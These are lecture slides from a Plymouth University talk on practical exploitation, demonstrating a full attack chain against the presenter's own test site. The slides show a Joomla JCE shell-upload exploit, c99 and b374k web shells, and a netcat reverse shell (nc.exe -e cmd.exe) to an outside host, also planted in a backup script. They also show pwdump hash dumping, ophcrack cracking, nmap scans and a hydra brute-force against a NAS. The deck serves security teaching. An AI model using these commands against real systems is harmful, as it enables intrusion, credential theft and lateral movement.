

INFOSECURITY
WITH
PLYMOUTH
UNIVERSITY

INFOSECURITY
WITH
PLYMOUTH
UNIVERSITY


Practical Exploitation

Dr Paul Dowland

Centre for Security, Communications & Network Research

Plymouth University

United Kingdom



Extreme Health Warning

Outline

- Identify vulnerable service (website)
- Exploit vulnerabilities
- Gain remote access
- Escalate privileges
- Probe internal network

Where do we start?

- Identify the target
 - Scour the web
 - Specialist websites
 - Shodan
 - Ask people
 - Underground discussion forums

Identify vulnerable website

Searching for subdomains - method 2 of 3 ...

Found 5 subdomains (total 5 unique)

Searching for subdomains - method 3 of 3 ...

Found 1 subdomains (total 5 unique)

Total 5 unique subdomains found:

ftp.cscan.org

vpn.cscan.org

test.cscan.org

dev.cscan.org

www.cscan.org

The screenshot shows the Joomla! 1.5 website homepage. At the top, there is a Joomla! logo and the tagline "...because open source matters". Below the logo, there is a navigation menu with links for "About Joomla!", "Features", "News", and "The Community". A search bar is located on the right side of the page. The main content area is divided into several sections: "Main Menu" with links like Home, Joomla! Overview, Joomla! License, More about Joomla!, FAQ, The News, Web Links, and News Feeds; "Resources" with links like Joomla! Home, Joomla! Forums, Joomla! Documentation, Joomla! Community, Joomla! Magazine, OSM Home, and Administrator; "Key Concepts" with links like Extensions, Content Layouts, and Example Pages; "Latest News" with a list of news items including Joomla! License Guidelines, Content Layouts, The Joomla! Community, Welcome to Joomla!, and Newsflash 4; "Popular" with a list of popular items including Joomla! Overview, Extensions, Joomla! License Guidelines, What's New in 1.5?, and Welcome to Joomla!; "Welcome to the Frontpage" with a section for the Joomla! Community Portal, written by Administrator on Saturday, 07 July 2007 09:54; "We are Volunteers" with a section for Joomla! Security Strike Team, written by Administrator on Saturday, 07 July 2007 09:54; "Login Form" with fields for Username and Password, and a Remember Me checkbox; "Polls" with a section for Joomla! is used for? with options like Community Sites, Public Brand Sites, eCommerce, Blogs, Intranets, Photo and Media Sites, and All of the Above!; and "Who's Online" with a section for Joomla! is used for? with options like Community Sites, Public Brand Sites, eCommerce, Blogs, Intranets, Photo and Media Sites, and All of the Above!.

Example

joomla

Search for **joomla** returned 1,140 results on 04-02-2016



Top Countries

1. United States	338
2. Germany	169
3. Australia	63
4. Netherlands	49
5. France	48
6. Italy	41
7. United Kingdom	37
8. Spain	35
9. Taiwan, Province of China	34
10. Russian Federation	18

Target specific vulnerability

- Having identified Joomla – now deploy a simple script...

```
root@kali:~# perl jce.pl test.cscan.org

:::. Exploit for JCE Joomla Extension (Auto Shell Uploader) V0.1 :::.

||||          Coded by: Mostafa Azizi (admin[@]0-Day[dot]net)          ||||

[*] Checking Exploitability ...

[*] Trying to upload 0day.gif ...

[*] Trying to change extension from .gif to .php ...

[+] 0day.php was successfully uploaded

[+] Path:test.cscan.org/images/stories/0day.php?cmd=id
```



Upload further exploits

GIF89a1

Choose file

c99.php

Upload



GIF89a1

b374k

m1n1 1.01

Microsoft-IIS/7.5
Windows NT 2008R2TEST 6.1 build 7601 (Windows Server 2008 R2 Standard Edition Service Pack 1) i586
IUSR
server ip : 192.168.1.12 | your ip : 192.168.1.10
safemode OFF
[A][C][D] > C:\inetpub\wwwroot\images\stories\

- explore
- shell
- eval
- mysql
- phpinfo
- netsploit
- upload
- mail

IUSR > Go !

view file/folder C:\inetpub\wwwroot\images\stories\ Go !

name	size	owner:group	perms	modified	
.	LINK	????:????	rxwxrwx	05-Feb-2016 23:24	newfile newfolder
..	LINK	????:????	rxwxrwx	04-Feb-2016 11:59	newfile newfolder
[food]	DIR	????:????	rxwxrwx	04-Feb-2016 11:25	rename delete
[fruit]	DIR	????:????	rxwxrwx	04-Feb-2016 11:25	rename delete
[hydra]	DIR	????:????	rxwxrwx	05-Feb-2016 22:31	rename delete
[nmap]	DIR	????:????	rxwxrwx	05-Feb-2016 22:44	rename delete
Oday.php	414	????:????	rw-rw-rw-	05-Feb-2016 23:04	edit rename delete

Examine file system

- Find blog config and get MySQL credentials

```
/* Database Settings */  
var $host = 'localhost';  
var $user = 'root';  
var $password = 'root';  
var $db = 'blog';  
var $dbprefix = 'jos_';
```

Get blog admin password

- Joomla uses a simple hashing mechanism:

`md5(password+salt)`

- Stored as hash:salt

```
fdb3d81d39d925c1332559d2ea53823e:  
Ckbc08niuZ6ZR9lSnB80I8NtJki325j2
```

- Write a simple script with a password list



Launch a remote shell

- Use netcat (cryptcat also available)

```
05/02/2016 23:13      1,261,056 libeay32.dll
05/02/2016 21:58          363 md5.php
05/02/2016 21:39          402 mysql.php
29/12/2004 13:07       61,440 nc.exe
05/02/2016 22:44   <DIR>      nmap
05/02/2016 23:12     524,541 nmap-mac-prefixes
05/02/2016 23:24     13,322 nmap-payloads
04/02/2016 23:49     2,564,608 nmap.exe
04/02/2016 11:25         5,446 nmaparchives.inn
IUSR > nc.exe 141.163.x.y|80 -e cmd.exe
```

```
land\Desktop\ssw demo>nc -l -p 80
dows [Version 6.1.7601]
2009 Microsoft Corporation. All rig
wroot\images\stories>dir
ive C has no label.
l Number is 4A94-08FC
```

Directory of C:\inetpub\wwwroot\images\stories

```
05/02/2016 23:24   <DIR>      .
05/02/2016 23:24   <DIR>      ..
05/02/2016 23:04          414 0day.php
21/01/2013 06:25     73,603 add.gif
04/02/2016 11:25     4,569 articles.jpg
04/02/2016 12:39    14,383 c99.php
04/02/2016 11:25     4,995 clock.jpg
04/02/2016 11:25         251 ext_com.png
04/02/2016 11:25         215 ext_lang.png
04/02/2016 11:25         244 ext_med.png
```

Escalate privileges

...

```
@echo Dumping blog  
@"C:\Program Files (x86)\MySQL\MySQL Server  
5.5\bin\mysqldump.exe" --user=%dbuser% --  
password=%dbpass% --databases blog --log-  
error="C:\Backup\dumperrors.txt" >  
"C:\Backup\blog.%backupdate%.sql"
```

```
START c:\inetpub\wwwroot\images\stories\nc  
141.163.x.y 80 -e cmd.exe
```

Get Windows passwords

```
>pwdump7
```

```
Administrator:500:NO
```

```
PASSWORD*****:47443E24FE435EB5  
210D91EF2838659D:::
```

```
Guest:501:NO PASSWORD*****:NO
```

```
PASSWORD*****:::
```

```
hackme:1004:NO
```

```
PASSWORD*****:F1B94635FACC09D9  
FCC637A113DC10B1:::
```

```
hackme2:1005:NO
```

```
PASSWORD*****:079F890A968B7F71  
0A373ABB79EB11EB:::
```

```
Pwdump v7.1 - raw password extractor
```

```
Author: Andres Tarasco Acuna
```

Crack the password...

The screenshot shows the ophcrack application window. The title bar reads "ophcrack". The menu bar includes "Load", "Delete", "Save", "Tables", "Stop", "Help", "Exit", and "About". The main window has three tabs: "Progress", "Statistics", and "Preferences".

The "Progress" tab displays a table of cracked passwords:

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		47443E24FE435E...			
hackme		F1B94635FACC0...			
hackme2		079F890A968B7...			Wizard1!

Below this table is another table showing the progress of the cracking process:

Table	Directory	Status	Progress
▶ Vista free	T:\Security\Op...	on disk	<div style="width: 100%; background-color: green;"></div>
▶ Vista pro...	T:\Security\Op...	100% in RAM	<div style="width: 100%; background-color: green;"></div>

At the bottom of the window, there are status indicators:

Preload: Brute force: Pwd found: Time elapsed:

Cracked

079F890A968B7F710A373ABB79EB11EB

Wizard1!

- Took about 15mins
- Used two rainbow tables (2^{38} and 2^{39} passphrases) ~800 billion
- FREE!

Scan internal network

```
>nmap -sn 192.168.1.0/24
```

```
Starting Nmap 7.01 ( https://nmap.org )
```

```
MAC Address: 00:1E:67:9A:7E:23 (Intel Corporate)
```

```
Nmap scan report for 192.168.1.12
```

```
Host is up (0.00s latency).
```

```
MAC Address: 00:1D:73:FA:11:D2 (Buffalo.inc)
```

```
Nmap scan report for 192.168.1.23
```

```
Host is up (0.00s latency).
```

```
MAC Address: 00:24:B2:BA:6C:90 (Netgear)
```

```
Nmap scan report for 192.168.1.24
```

```
Host is up (0.00s latency).
```

```
MAC Address: 00:24:B2:BA:66:B4 (Netgear)
```

```
Nmap scan report for 192.168.1.31
```

```
Host is up (0.00s latency).
```

Scan interesting host

```
>nmap 192.168.1.23
```

```
Starting Nmap 7.01 ( https://nmap.org )
```

```
Nmap scan report for 192.168.1.23
```

```
Host is up (0.00s latency).
```

```
Not shown: 1084 closed ports
```

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
111/tcp	open	sunrpc
139/tcp	open	netbios-ssn
199/tcp	open	unknown
443/tcp	open	https
445/tcp	open	microsoft-ds
548/tcp	open	afpovertcp

Enumerate the shares

```
>net view \\192.168.1.23
```

```
Shared resources at \\192.168.1.23
```

```
CSCAN-NAS2
```

```
Share name      Type  Used as  Comment
```

```
-----
```

Applications	Disk		Applications share
DiskImages	Disk		Imaging Share
Media	Disk		Media Share
Projects	Disk		Projects share
Scratch	Disk		Scratch space

```
The command completed successfully.
```

Access NAS

```
>hydra -l hackme -P top500.txt -s 443  
192.168.1.23 https-get /shares/
```

```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do  
not use in military or secret service  
organizations, or for illegal purposes.
```

```
Hydra (http://www.thc.org/thc-hydra) starting at  
2016-02-07 23:16:06
```

```
[DATA] max 16 tasks per 1 server, overall 64 tasks,  
500 login tries (l:1/p:500),  
~0 tries per task
```

```
[DATA] attacking service http-get on port 443 with  
SSL
```

```
[443][http-get] host: 192.168.1.23 login: hackme  
password: amateur
```

Let's take a look!

```
>net use z: \\192.168.1.23\diskimages  
    amateur /USER:hackme
```

The command completed successfully.

```
>dir z:
```

```
Volume in drive Z is DiskImages  
Volume Serial Number is 1A2C-B3A9
```

```
Directory of Z:\
```

```
14/01/2016  15:00    <DIR>          .  
26/05/2015  22:01    <DIR>          ..  
21/11/2014  15:48    <DIR>          Old LCD A303  
26/05/2015  22:02    <DIR>          SECLAB  
21/11/2014  15:48    <DIR>          Old 306 LCD
```

```
...
```

QUESTIONS?

**INFOSECURITY
WITH
PLYMOUTH
UNIVERSITY**

Dr Paul Dowland

pdowland@plymouth.ac.uk

@pdowland

**Centre for Security, Communications
& Network Research**

www.cscan.org